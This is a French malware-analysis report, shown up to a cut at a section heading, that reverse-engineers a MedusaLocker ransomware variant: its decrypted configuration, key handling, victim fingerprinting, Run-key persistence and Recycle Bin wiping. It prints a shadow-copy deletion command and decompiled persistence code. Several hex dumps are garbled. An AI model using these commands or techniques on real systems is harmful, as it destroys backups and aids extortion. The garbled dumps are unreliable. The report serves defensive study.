

ANALYSE

RANCONGICIEL MEDUSALOCKER

NOV 2025 //

Introduction

Le rançongiciel **MedusaLocker** est apparu pour la première fois en septembre 2019. Il cible principalement le secteur de la santé, mais a également été observé dans d'autres secteurs.

Il existe plusieurs variantes de MedusaLocker utilisant différentes extensions pour crypter les fichiers. Il fonctionne selon un modèle de Ransomware-as-a-Service (RaaS) qui utilise les algorithmes RSA et AES pour crypter les fichiers.

Nous avons réalisé une rétro-ingénierie de MedusaLocker, et nous avons constaté qu'il utilise l'algorithme **Chacha20** pour chiffrer les données.

Compte tenu de sa structure de configuration modifiée, de son mécanisme de persistance mis à jour et de ses nouvelles fonctionnalités intégrées par rapport aux variantes précédentes de MedusaLocker, la version que nous avons analysée peut-être classée comme une version 3 de la famille de rançongiciels MedusaLocker.

```
C:\Users\Win10x64\Desktop>medusa.exe -h
Usage: program [options, pathes]
Options:
  -network      Run crypt only network(remote) drives
  -skip_misc    Skip all misc actions (commands, recycle, background image and etc..)
  -help         Display this help message
```

Figure 1 : Paramètres de ligne de commande

Paramètres de ligne de commande

Paramètres	Info
-network	Crypter uniquement les lecteurs réseau/distants
-skip_misc	Ignorer toutes les actions diverses <ul style="list-style-type: none">• Commandes avant et après• Vider les corbeilles• Définir l'image d'arrière-plan• Ajout d'une clé de registre Autorun• Arrêt de explorer.exe lorsque VK_HOME (touche Windows) est enfoncé• Remplacer tout l'espace inutilisable
-help	Afficher les options d'aide

Retro-ingénierie du rancongiel MedusaLocker

Details sur la variante MedusaLocker analysée

Paramètres	Info
Hash MD5	8ba3a306f5550374490030ea472f2f92
Hash SHA-256	6d000a159fe10af1b29ddf4e4015931a9e9d0a020aeeef0c602d8c5419b5966e6
Taille du fichier	738.00 KB (755712 bytes)
Date de création	2025-05-17 11:10:52 UTC

Configuration

La plupart des rançongiciels modernes ont tendance à utiliser des configurations pour personnaliser leur comportement et s'adapter à leurs besoins. MedusaLocker en fait partie.

Au départ, la configuration est chiffrée à l'aide du chiffrement par flux Chacha20. Cela nécessite la clé et le nonce pour déchiffrer la configuration intégrée dans les données de ressources.




Figure2 : Données intégrées dans la section Resource avec une taille de 0x1CDE

```

size[0] = 0;
sub_140003E70(&__buf);
__copyS(__pointer, L"SETTINGS");
__readResource(&__buf, v0, __pointer);
__releaseObject(__pointer);
__initSalsa20(v194, "TRUMPTRUMPTRUMPTRUMPTRUMPTRUMP", "PUTLERPUTLER");
__decryptStream(v194, __buf, v192 - __buf);
v1 = sub_140008FD0(v177);
sub_14000AC20(v1, "-----");

```

Figure3 : Pseudocode qui lit et décrypte la configuration à partir de la section Ressource

Cela permettra de lire le contenu du type de ressource défini par l'utilisateur « SETTINGS » où se trouvent les données intégrées. Une fois la lecture effectuée, le chiffrement par flux Chacha20 est initialisé à l'aide de la clé « **TRUMPTRUMPTRUMPTRUMPTRUMPTRUMP** » tronquée à 32 caractères, puis celle avec « **PUTLERPUTLER** » qui sera tronquée à 8 caractères seulement.

Nous continuons à pousser nos recherches pour comprendre pourquoi ce gang de rançongiciel a décidé d'utiliser les mots TRUMP et PUTLER (qui selon certaines interprétations fait référence à Vladimir PUTIN comparé à Hitler). Nous restons convaincus que ce n'est pas anodin. Nous publierons très certainement un article à ce sujet.

Address	Hex	ASCII
000000A7766FF200	65 78 70 61 6E 64 20 33 32 2D 62 79 74 65 20 68	expand 32-byte k
000000A7766FF210	54 52 55 4D 50 54 52 55 4D 50 54 52 55 4D 50 54	TRUMPTRUMPTRUMPT
000000A7766FF220	52 55 4D 50 54 52 55 4D 50 54 52 55 4D 50 54 52	RUMPTRUMPTRUMPTR
000000A7766FF230	00 00 00 00 00 00 00 00 50 55 54 4C 45 52 50 55PUTLERPU
000000A7766FF240	04 00 00 00 00 00 00 00 30 53 54 3E 58 00 00 00PUTLERPU

Figure4 : Initialisation du bloc de clés Chacha20 avec la constante « expand 32-byte k »

```

00007FF71E5BA87F 48:8BCE mov rcx,rsi
00007FF71E5BA882 FF15 08690300 call qword ptr ds:[<FindResourcew>]
00007FF71E5BA888 48:8BD8 mov rbx,rax
00007FF71E5BA88B 48:85C0 test rax,rbx
00007FF71E5BA88E 0F84 0A010000 je medusa.7FF71E5BA99E
00007FF71E5BA894 48:8BD3 mov rdx,rbx
00007FF71E5BA897 48:8BCE mov rcx,rsi
00007FF71E5BA89A FF15 F8680300 call qword ptr ds:[<LoadResource>]
00007FF71E5BA8A0 48:85C0 test rax,rbx
00007FF71E5BA8A3 0F84 1D010000 je medusa.7FF71E5BA9C6
00007FF71E5BA8A9 48:8BC8 mov rcx,rbx
00007FF71E5BA8AC FF15 EE680300 call qword ptr ds:[<LockResource>]
00007FF71E5BA8B2 4C:8BF0 mov r14,rbx
00007FF71E5BA8B5 48:85C0 test rax,rbx
00007FF71E5BA8B8 0F84 30010000 je medusa.7FF71E5BA9EE
00007FF71E5BA8BE 48:8BD3 mov rdx,rbx
00007FF71E5BA8C1 48:8BCE mov rcx,rsi
00007FF71E5BA8C4 FF15 DE680300 call qword ptr ds:[<SizeofResource>]
00007FF71E5BA8CA 85C0 test eax,ebx

```

rax=medusa.00007FF71E63E06C

.text:00007FF71E5BA8A0 medusa.exe!:\$3A8A0 #39CA0

Address	Hex	ASCII
00007FF71E63E06C	68 F2 85 0F 43 AC 54 D1 C5 26 72 0A 54 3E C7 68	h0..C-TNA&r..T>Ch
00007FF71E63E07C	7A 36 50 8D EE 2F 3C 4E F0 4B 76 F8 ED 9C 15 F8	z6'i/<N0kvoi..0
00007FF71E63E08C	80 A6 9A 34 55 93 59 3D 9E 8A 84 05 36 BE C8 77	..4u.Y=...6xEw
00007FF71E63E09C	DE 8C CE 7D 9F F9 96 73 0A 34 82 54 C2 EF 22 1A	b..i}.u.s.4.TA1"
00007FF71E63E0AC	DD EB 89 73 4E D0 D0 B1 D3 7A 4C 90 D9 76 C0 2C	Ye..sNDd+0zL.UvA.
00007FF71E63E0BC	E1 9B C8 D4 88 0D 2B 81 39 31 12 FC 41 B3 9E 27	a.E0..+.9i.UA."
00007FF71E63E0CC	AA F5 D6 32 84 18 72 7D 2A A5 4F EF 7C 1E AE 93	*802..rp*001.8.
00007FF71E63E0DC	D1 E8 5F FE A0 E0 32 BF F1 BF F8 68 0D 48 E5 21	*8e..b az;h;uk.ha!
00007FF71E63E0EC	73 38 07 4E 97 05 9C 78 9C 9D 7F 2F 3C 2F BF A6	S8.N...x.../</i!
00007FF71E63E0FC	14 B4 38 B9 E7 A3 45 E9 A5 07 F2 5E 05 72 61 40	..;cEEx.OA.ra0
00007FF71E63E10C	81 77 5E 45 F0 3F D9 2A 82 A0 1A 14 D2 AD 97 2F	..w^E0?U*...0./
00007FF71E63E11C	65 14 E7 05 1D 7F 96 FE 14 1A 86 D0 E7 EF E3 98	e.c...p...Dc1a.
00007FF71E63E12C	A0 9A 0F FB 8C FA AC A3 4A 7F 8D B8 E4 39 2F A0	..u.U-fj...a9
00007FF71E63E13C	88 12 F9 95 A6 06 2F 98 C5 70 35 85 00 DA 0F 58	..u.!./.Aps..U[
00007FF71E63E14C	91 09 48 F1 8B 77 65 68 75 15 1E AF D4 45 CE BA	..Kñ.wehu..0Ei0
00007FF71E63E15C	27 B2 B8 D3 87 8A 84 D9 B9 DF 29 CD 28 5F 6C 4A	'..0...U'0'I_]]
00007FF71E63E16C	84 51 A4 23 1E CD 47 78 87 8C A0 EC 7F 56 DB 17	..q#..Igx..i.U0
00007FF71E63E17C	C7 39 A7 2E 99 DB FA B8 18 C3 9E 17 9D F4 A8 B8	C9s..0u..A...0»
00007FF71E63E18C	74 73 CF E7 ED 6F B7 22 6E 9D C0 78 6B 3B 54 C4	tsic1o".n.A{k;TA
00007FF71E63E19C	75 59 B4 D0 7E 83 9F F0 CB D2 B0 08 55 F2 2B DA	uy D~...0E0".U0+u

Figure 5 : Les codes d'assemblage sont destinés à trouver et à lire le contenu des données de ressources. Vous trouverez ci-dessous les données de ressources non chiffrées dans le vidage de mémoire.

```

3600 48:8B83 80000000 mov rax,qword ptr ds:[rbx+80] rbx+80:L"indows"
3607 48:83F8 40 cmp rax,40 40:'e'
3608 72 16 jb medusa.7FF71E583623
360D 48:8D53 40 lea rdx,qword ptr ds:[rbx+40]
3611 48:8BC8 mov rcx,rbx
3614 E8 77DFFFFF call medusa.7FF71E583390
3619 48:8BC5 mov rax,rbp
361C 48:89AB 80000000 mov qword ptr ds:[rbx+80],rbp
3623 0FB64418 40 movzx eax,byte ptr ds:[rax+rbx+40]
3628 3007 xor byte ptr ds:[rdi],al
362A 48:FFC7 inc rdi
362D 48:FF93 80000000 inc qword ptr ds:[rbx+80] rbx+80:L"indows"

```

rsp=0000009194CFE670

20

.text:00007FF71E583649 medusa.exe!:\$3649 #2A49

Address	Hex	ASCII
000001D4228894E0	78 0A 22 62 61 63 68 67 72 6F 75 6E 64 49 6D 61	{."backgroundIma
000001D4228894F0	67 65 22 3A 20 74 72 75 65 2C 0A 22 62 61 63 68	g0": true,"back
000001D422889500	67 72 6F 75 6E 64 49 6D 61 67 65 44 61 74 61 22	groundImageData"
000001D422889510	3A 20 22 72 65 63 6F 76 65 72 79 32 40 73 61 6C	:"recovery2@sal
000001D422889520	61 6D 61 74 69 2E 76 69 70 5C 6E 72 65 63 6F 76	amati.vip/nrecov
000001D422889530	65 72 79 32 40 61 6D 6E 69 79 61 74 2E 78 79 7A	ery2@amniyat.xyz
000001D422889540	22 2C 0A 22 62 79 74 65 73 43 72 79 70 74 41 6E	..,"bytesCryptAn
000001D422889550	64 53 68 69 70 22 3A 20 38 31 39 32 2C 0A 22 62	dskip": 8192,,"b
000001D422889560	79 74 65 73 46 6F 72 45 6E 63 72 79 70 74 22 3A	ytesForEncrypt":
000001D422889570	20 31 39 32 36 37 38 33 2C 0A 22 63 68 69 70 65	1926783,,"chipe
000001D422889580	72 44 72 69 76 65 73 22 3A 20 74 72 75 65 2C 0A	rDrives": true,.
000001D422889590	22 65 6E 63 72 79 70 74 65 64 46 69 6C 65 45 78	"encryptedFileEx
000001D4228895A0	74 65 6E 73 69 6F 6E 22 3A 20 22 2E 64 61 6E 67	tension": "dang
000001D4228895B0	65 72 31 37 22 2C 0A 22 69 69 64 65 43 6F 6E 73	er17",,"hideCons
000001D4228895C0	6F 6C 65 22 3A 20 66 61 6C 73 65 2C 0A 22 6D 61	ole": false,,"ma
000001D4228895D0	73 74 65 72 50 75 62 6C 69 63 48 65 79 22 3A 20	sterPublicKey":
000001D4228895E0	22 42 67 49 41 41 41 43 68 41 41 42 53 55 30 45	"BgIAAACkAABSU0E
000001D4228895F0	78 41 41 67 41 41 41 45 41 41 51 43 78 71 6F 4C	xAAgAAAEAAQcxql
000001D422889600	30 68 30 2F 59 4C 66 65 54 75 50 48 58 5A 69 45	oko/YLfeTuPHXziE
000001D422889610	5A 7A 56 54 63 75 50 68 35 68 30 69 7A 79 35 49	ZzVtCupKsH0izysI
000001D422889620	44 4F 68 64 74 61 61 6E 77 57 77 72 79 65 62 48	Dohdtaanwwryebk

Figure 6 : Configuration décryptée révélant la structure JSON intégrée

```

{
  "backgroundImage": true,
  "backgroundImageData": "recovery2@salamati.vip\nrecovery2@amniyat.xyz",
  "bytesCryptAndSkip": 8192,
  "bytesForEncrypt": 1926783,
  "chiperDrives": true,
  "encryptedFileExtension": ".danger17",
  "hideConsole": false,
  "masterPublicKey": "BgIAAACKAABSU0EXAA...",
  "openRequirementsOnFinish": false,
  "postRunCommands": [],
  "preRunCommands": [
    "vssadmin.exe Delete Shadows /All /Quiet",
    "..."
  ],
  "regenerateKeysAlways": false,
  "removeRecycle": true,
  "requirementsFileDataUTF8": "<html>...</html>\n",
  "requirementsFileName": "HOW_TO_RECOVER_DATA.html",
  "skipExtensions": [
    ".exe",
    "...",
    ".danger17"
  ],
  "skipPathes": [
    "C:\\perflogs",
    "...",
    "C:\\ProgramData\\AnyDesk"
  ],
  "startPathes": [
    "/root/test"
  ],
  "threadPool": false,
  "threadPoolMaxThreads": 128,
  "threadPoolPriorityExtensions": [
    ".sql"
  ]
}

```

Figure7 : aperçu de la configuration JSON

Clés de configuration

Clé	Info
backgroundImage : booléen	Indicateur permettant de modifier l'arrière-plan du bureau
backgroundImageData : chaîne	Texte à afficher sur le bureau
bytesCryptAndSkip : nombre	Chiffrer le fichier en alternance (d'abord 0x2000, puis sauter les 0x2000 suivants, et ainsi de suite)
chiperDrives : booléen	Mettre à zéro les octets inutilisables dans les lecteurs afin d'empêcher la récupération des fichiers à l'aide d'outils
encryptedFileExtension : chaîne	Extension pour fichier crypté
hideConsole : booléen	Masquer la fenêtre de console
masterPublicKey : chaîne	Clé principale pour crypter la clé privée
openRequirementsOnFinish : booléen	Drapeau à l'ouverture de la note de rançon à la fin
postRunCommands : tableau	Commandes à la fin
preRunCommands : tableau	Commandes initiales
regenerateKeyAlways : booléen	Indique si les clés doivent toujours être régénérées
removeRecycle : booléen	Indicateur pour vider la corbeille
requirementsFileDataUTF8 : chaîne	Contenu de la demande de rançon

requirementsFileName : chaîne	Nom du fichier de la demande de rançon
skipExtensions : tableau	Liste des extensions autorisées
skipPathes : tableau	Liste des répertoires autorisés
startPathes : tableau	Chemin initial
threadPool : booléen	Indicateur de priorité
threadPoolMaxThreads : nombre	Nombre de threads
ThreadPoolPriorityExtensions : tableau	Liste des extensions à prioriser

Une fois la configuration analysée avec succès, le système procède à la génération des clés RSA. Ces clés sont stockées dans le registre, mais seule la clé privée est cryptée à l'aide du standard DES (Data Encryption Standard), un algorithme de chiffrement par blocs symétrique.




Figure8 : Hiérarchie des clés et flux de chiffrement illustrant un schéma hybride dans lequel une clé principale RSA protège les clés RSA générées, qui à leur tour sécurisent les clés de chiffrement Chacha20 par fichier. La clé privée est chiffrée avec DES et stockée dans le registre, tandis que la clé Chacha20 de chaque fichier est chiffrée et ajoutée au fichier chiffré pour une récupération ultérieure.

```

__generatePairKeys();
__encryptPrivateKey(v27, &__encryptedPrivateKey);
if ( *(&__encryptedPrivateKey + 1) - __encryptedPrivateKey != 0x500 )
{
    v9 = sub_1400096A0(&__publicKey);
    v10 = sub_140003710(&v16, v9);
    v11 = sub_14000B710(v19, "Bad private key size: ", v10);
    sub_140001BA0(pExceptionObject, v11);
    throw pExceptionObject;
}
  
```

Figure9 : Pseudocode pour la génération et le chiffrement de la clé privée

Figure10: Clé privée

Figure11: Clé publique

Figure12: CryptEncrypt() est utilisé pour chiffrer la clé privée

Cette routine crypte la clé privée en blocs de 0x100 octets à l'aide de CryptEncrypt() avec RSA de la clé principale, complétée si nécessaire. Cela permettra de valider que la taille totale du conteneur de clés cryptées est de 0x500 octets.




Figure13 : Stockage des paires de clés générées dans le registre

Ensuite, les clés de la paire seront encodées en Base64 à l'aide de l'API `CryptStringToBinaryW` et stockées dans le registre **HKEY_USERS\SOFTWARE\PAIDMEMES** avec les noms de valeur **PUBLIC** et **PRIVATE** pour les deux clés.

```


[+] Keys loaded from registry
[-] Initialize PC info
[-] Get external IP
-----
IP: ██████████.160
PC-Name: DESKTOP-3GBNTP8
CPU: AMD Ryzen 5 3600X 6-Core Processor
RAM: 4095 MB
Disks:
VMware Virtual NVMe Disk (60 GB)

```

Figure14 : Informations sur la machine victime

Ensuite, les informations sur la machine victime seront collectées et cryptées à l'aide de la clé principale. Cela servira à identifier l'appareil infecté. Les informations suivantes sont incluses :

- Le nom de l'ordinateur est obtenu à l'aide de `GetComputerNameA`
- Le nom de domaine est obtenu à l'aide de `GetComputerNameExA`
- Détermine le type de processeur en lisant la clé de registre `HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0` sous le nom de valeur `ProcessorNameString`.
- L'adresse IP externe est obtenue en envoyant une requête à <https://api.ipify.org> avec `URLDownloadToFileW`. L'adresse IP est temporairement stockée dans le fichier nommé « `external_ip.danger17` ».



- La taille de la RAM est obtenue à l'aide de *GlobalMemoryStatusEx*
- Les lecteurs physiques sont énumérés à l'aide de requêtes *DeviceIoControl* vers les propriétés *IOCTL_STORAGE* et la géométrie du lecteur *IOCTL_DISK*.

Address	Hex	ASCII
000001D422BCCC30	49 50 3A 20	IP: .16
000001D422BCCC40	30 0A 50 43	0.PC-Name: DESKT
000001D422BCCC50	4F 50 2D 33	OP-3GBNTP8.CPU:
000001D422BCCC60	41 4D 44 20	AMD Ryzen 5 3600
000001D422BCCC70	58 20 36 2D	X 6-Core Process
000001D422BCCC80	6F 72 20 20	or
000001D422BCCC90	52 41 4D 3A	RAM: 4095 MB.Dis
000001D422BCCC0A	68 73 3A 0A	ks:VMware Virtu
000001D422BCCC80	61 6C 20 4E	al NVMe Disk (60
000001D422BCCC00	20 47 42 29	GB)...°.°.

Figure15 : informations collectées sur la machine victime

```

00007FF71E5BD07A mov rcx,qword ptr ds:[r13+10]
00007FF71E5BD07E call qword ptr ds:[<CryptEncrypt>]
00007FF71E5BD084 test eax,eax
00007FF71E5BD086 je medusa.7FF71E5BD1B9
00007FF71E5BD08C mov r9d,dword ptr ss:[rsp+208]
00007FF71E5BD094 mov r8,qword ptr ss:[rsp+210]

```

eax=1

.text:00007FF71E5BD084 medusa.exe!:\$3D084 #3C484

Address	Hex	ASCII
000001D422C3C570	59 65 0E 72	Ye.r;8My6.y .Aa
000001D422C3C580	CF BE 41 E9	I%Ae.R'.'CA...
000001D422C3C590	D2 66 F5 97	Ofö.p Aj.H.j*.äü
000001D422C3C5A0	B3 F5 68 EA	*ökëk.ë.kyi«A.ö}
000001D422C3C5B0	C9 A7 E3 B9	Ësä'.o'É]ö<i.äzø
000001D422C3C5C0	06 BF 72 2A	.ÿr*.i...üG.yj
000001D422C3C5D0	80 7E EC AB	'~i«c.[pxëi..jÄ]
000001D422C3C5E0	3A 2A 98 13	*..ø60l='.Mi*I
000001D422C3C5F0	39 E0 59 C2	9aYÄU'.ÿ.IÄ/ivÉ.
000001D422C3C600	B8 AE 3B 8C	CB 15
000001D422C3C610	19 73 BD 64	87 A9
000001D422C3C620	30 44 4F BB	9;ecv]Ä..nz.@
000001D422C3C630	EB 40 24 AA	.s;d;p'ü*øê.S"b
000001D422C3C640	68 A3 CC 6C	0D0>.*@Y>&.%fXZ.
000001D422C3C650	D1 B7 C9 DA	@ø\$*w>x...iç[3i.
000001D422C3C660	21 B7 4E 36	hëi]..V.A.°....~
		N·ÉÚ...úU\$1L.#.
		!·NGV(EÖNoo.'I*

Figure16 : PC chiffré après appel de l'API CryptEncrypt

```

00007FF71E5875FF lea r9,qword ptr ss:[rsp+188] [rsp+188]:"WWU0cuw70E15Nov/I
00007FF71E587607 cmp qword ptr ss:[rsp+1D0],F
00007FF71E587610 cmova r9,qword ptr ss:[rsp+188] [rsp+188]:"WWU0cuw70E15Nov/I
00007FF71E587619 mov edx,dword ptr ss:[rsp+1E0]
00007FF71E587620 mov rcx,qword ptr ss:[rsp+1D8]
00007FF71E587628 sub edx,ecx
00007FF71E58762A lea rax,qword ptr ss:[rsp+180]
00007FF71E587632 mov qword ptr ss:[rsp+20],rax
00007FF71E587637 mov r8d,40000001
00007FF71E58763D call qword ptr ds:[<CryptBinaryToString
00007FF71E587643 test eax,eax
00007FF71E587645 je medusa.7FF71E5878DB

```

eax=1

Address	Hex	ASCII
000001D422888500	57 57 55 4F 63 75 77 37 4F 45 31 35 4E 6F 76 2F	WWU0cuw70E15Nov/I
000001D422888510	49 42 39 42 35 63 2B 28 51 65 68 63 55 72 49 6E	I8985c++QekcUrIn
000001D422888520	46 4C 6C 44 78 52 73 56 66 77 7A 53 5A 76 57 58	FLIDxRsvfWzSZVWX
000001D422888530	70 47 44 46 53 67 74 49 41 32 71 71 67 28 44 38	pQDFSGtIA2qqg+08
000001D422888540	73 2F 56 72 36 6D 75 42 36 6F 46 72 2F 28 79 72	s/Vr6muB60Fr/+yr
000001D422888550	77 67 6A 77 66 63 6D 6E 34 37 6D 62 54 37 6E 4C	wgjwfcmn47mbT7nL
000001D422888560	58 66 55 38 37 52 6A 67 4D 74 67 47 76 33 49 71	XTU87RjgMtgGv3Iq
000001D422888570	67 70 66 77 58 6C 48 68 58 6C 48 68 58 6C 48 68	gpftEBkH1fPHFX1K
000001D422888580	73 48 37 77 6D 6B 55 6D 6B 55 6D 6B 55 6D 6B 55	SH7sq2Miw97X6mkU
000001D422888590	6B 30 72 47 66 44 6F 71 6D 78 4E 2F 2B 44 62 56	kOrGfDoqmxN/+DbV
000001D4228885A0	62 44 32 6D 42 68 32 68 73 30 68 35 34 46 6E 43	bD2mBk2hs0k54FnC
000001D4228885B0	56 57 43 4C 76 77 62 4E 77 43 2F 76 64 73 73 56	VWCLvwbNwC/vdssv
000001D4228885C0	75 4B 34 37 6A 47 57 69 56 68 6F 70 77 51 38 51	uK47jGw1VkopwQ8Q
000001D4228885D0	62 6C 71 48 71 52 6C 7A 76 57 51 37 2F 72 44 38	b1qHqR1zVWQ7/rD8
000001D4228885E0	71 6B 44 51 36 6F 74 54 49 6D 49 77 52 45 2B 37	qkDQ6otTImIwRE+7

Figure17 : Encoding of encrypted information




Figure18 : Les informations cryptées précédemment serviront d'identifiant à la victime. Notez que l'identifiant dans cette image est différent de celui de l'image précédente.

Une fois la configuration analysée avec succès, plusieurs threads seront créés avant l'exécution des précommandes.

Thread de routine de surveillance

L'un des threads créés sert à surveiller certaines touches virtuelles empêchant l'ouverture d'une fenêtre et le nombre d'utilisations du processeur afin de modifier dynamiquement le nombre de threads dans son pool de threads.

À l'aide de *GetAsyncKeyState*, si la touche INSERT est enfoncée, la fenêtre de console du logiciel malveillant sera activée (affichée ou masquée) en fonction des états actuels.

```
while ( !_stopFlag )
{
    secondTick = Xtime_get_ticks();
    minutesPassed = (secondTick - firstTick) / 600000000;
    if ( GetAsyncKeyState(VK_INSERT) && secondTick != thirdTick && secondTick >= thirdTick )
    {
        LODWORD(lParam) = GetCurrentProcessId();
        EnumWindows(EnumFunc, &lParam);
        v8 = IsWindowVisible(0LL);
        v9 = SW_SHOW;
        if ( v8 )
            v9 = SW_HIDE;
        ShowWindow(0LL, v9);
        thirdTick = secondTick + 2000000;
    }
}
```

Figure19 : Vérification de l'appui sur la touche INSERT.

Lorsque la touche HOME est enfoncée, le code vérifie si la fenêtre actuellement sélectionnée est la même fenêtre de console que celle du logiciel malveillant. Si c'est le cas, il exécute deux commandes à la suite.

1. taskkill /f /im explorer.exe – force la fermeture de l'Explorateur Windows.
2. start explorer.exe – redémarre l'Explorateur.

```
if ( GetAsyncKeyState(VK_HOME) ) // Windows key
{
    fourthTick = Xtime_get_ticks();
    if ( fourthTick != fifthTick && fourthTick >= fifthTick )
    {
        ForegroundWindow = GetForegroundWindow();
        if ( ForegroundWindow == GetConsoleWindow() )
        {
            v43 = 0LL;
            v44 = 0LL;
            v45 = 0LL;
            __copy_s(&v43, L"taskkill /f /im explorer.exe", 0x1CuLL);
            v46 = 0LL;
            v47 = 0LL;
            v48 = 0LL;
            __copy_s(&v46, L"start explorer.exe", 0x12uLL);
            v57[0] = &v43;
            v57[1] = &v49;
            sub_140004530(&v40, v57, v12, v13);
            __executeCommands(&v40, v14, v15, v16);
            sub_140009330(&v40, v17, v18);
            eh vector destructor iterator'(&v43, 0x20uLL, 2uLL, __releaseObject);
            fifthTick = Xtime_get_ticks() + 1000000;
        }
        cpuUsage = v36;
    }
}
```

Figure20 : si la touche HOME est enfoncée à l'aide de *GetAsyncKeyState* alors que la fenêtre de console du programme est sélectionnée, l'explorateur sera redémarré de force.

Enfin, il a la capacité d'ajuster dynamiquement le nombre de threads dans son pool de threads en fonction de l'utilisation du processeur.

- Si l'utilisation du processeur est trop élevée (>90 %), il réduit le nombre de threads.
- Si l'utilisation du processeur est faible (< 90 %) et n'atteint pas son niveau maximal, il augmente le nombre de threads.

Thread de création d'exécution automatique

S'il n'est pas élevé, le processus ajoute une entrée persistante sous la clé Autorun de l'utilisateur actuel (par exemple HKCU\Software\Microsoft\Windows\CurrentVersion\Run) avec le nom de valeur « BabyLockerKZ » et les données définies sur le chemin d'accès de l'exécutable.

```
__copy_s(lpSubKey, L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0x2DuLL);
hKey = 0LL;
v0 = lpSubKey;
if ( v33.m128i_i64[1] > 7uLL )
    v0 = lpSubKey[0];
v1 = RegCreateKeyExW(HKEY_CURRENT_USER, v0, 0, 0LL, 0, 2u, 0LL, &hKey, 0LL);
```

Figure21 : ouverture de la clé de registre Autorun à l'aide de RegCreateKeyExW

```
*lpSubKey = 0LL;
v33 = 0uLL;
__copy_s(lpSubKey, L"BabyLockerKZ", 0xCuLL);
v25 = 2 * v44[0] + 2;
if ( v25 > 0xFFFFFFFF )
{
    sub_140001C80(v40, "Input size_t value is too big: size_t value doesn't fit into a DWORD.");
    throw v40;
}
filePath = lpData;
if ( v44[1] > 7uLL )
    filePath = lpData[0];
babyLockerKZ = lpSubKey;
if ( v33.m128i_i64[1] > 7uLL )
    babyLockerKZ = lpSubKey[0];
v28 = RegSetValueExW(hKeyAutorun, babyLockerKZ, 0, REG_SZ, filePath, v25);
if ( v28 )
{
    sub_140004150(v42, v28, "Cannot write string value: RegSetValueExW failed.");
    throw v42;
}
```

Figure22 : Ajout d'un nom de valeur « BabyLockerKZ » avec les données de son chemin d'accès.

Effacement du thread Corbeille

Ce thread garantit qu'aucun fichier ne sera restauré après le chiffrement à l'aide de la corbeille en appelant SHEmptyRecycleBinW sans boîte de dialogue de confirmation, sans interface utilisateur de progression et sans notification sonore.

```

v0 = SHEmptyRecycleBinW(0LL, 0LL, SHERB_NOCONFIRMATION|SHERB_NOPROGRESSUI|SHERB_NOSOUND);
if ( v0 )
{
    __sprintf(&v2, L"[!] Recycle bin not cleaned, error 0x");
    *&v3[*](v2 + 4) + 16] = *&v3[*](v2 + 4) + 16] & 0xFFFFF1FF | 0x800;
    sub_140031820(&v2, v0);
}
else
{
    __sprintf(&v2, L"[+] Recycle bin cleaned");
}
sub_14000B000(&v2);
__consolePrint_0(v3);

```

Figure23 : Efface la corbeille sans notification ni indication à l'aide de SHEmptyRecycleBinW avec plusieurs indicateurs. Notez que certains codes ont été supprimés pour plus de clarté.

Configuration du fond d'écran avec le thread note

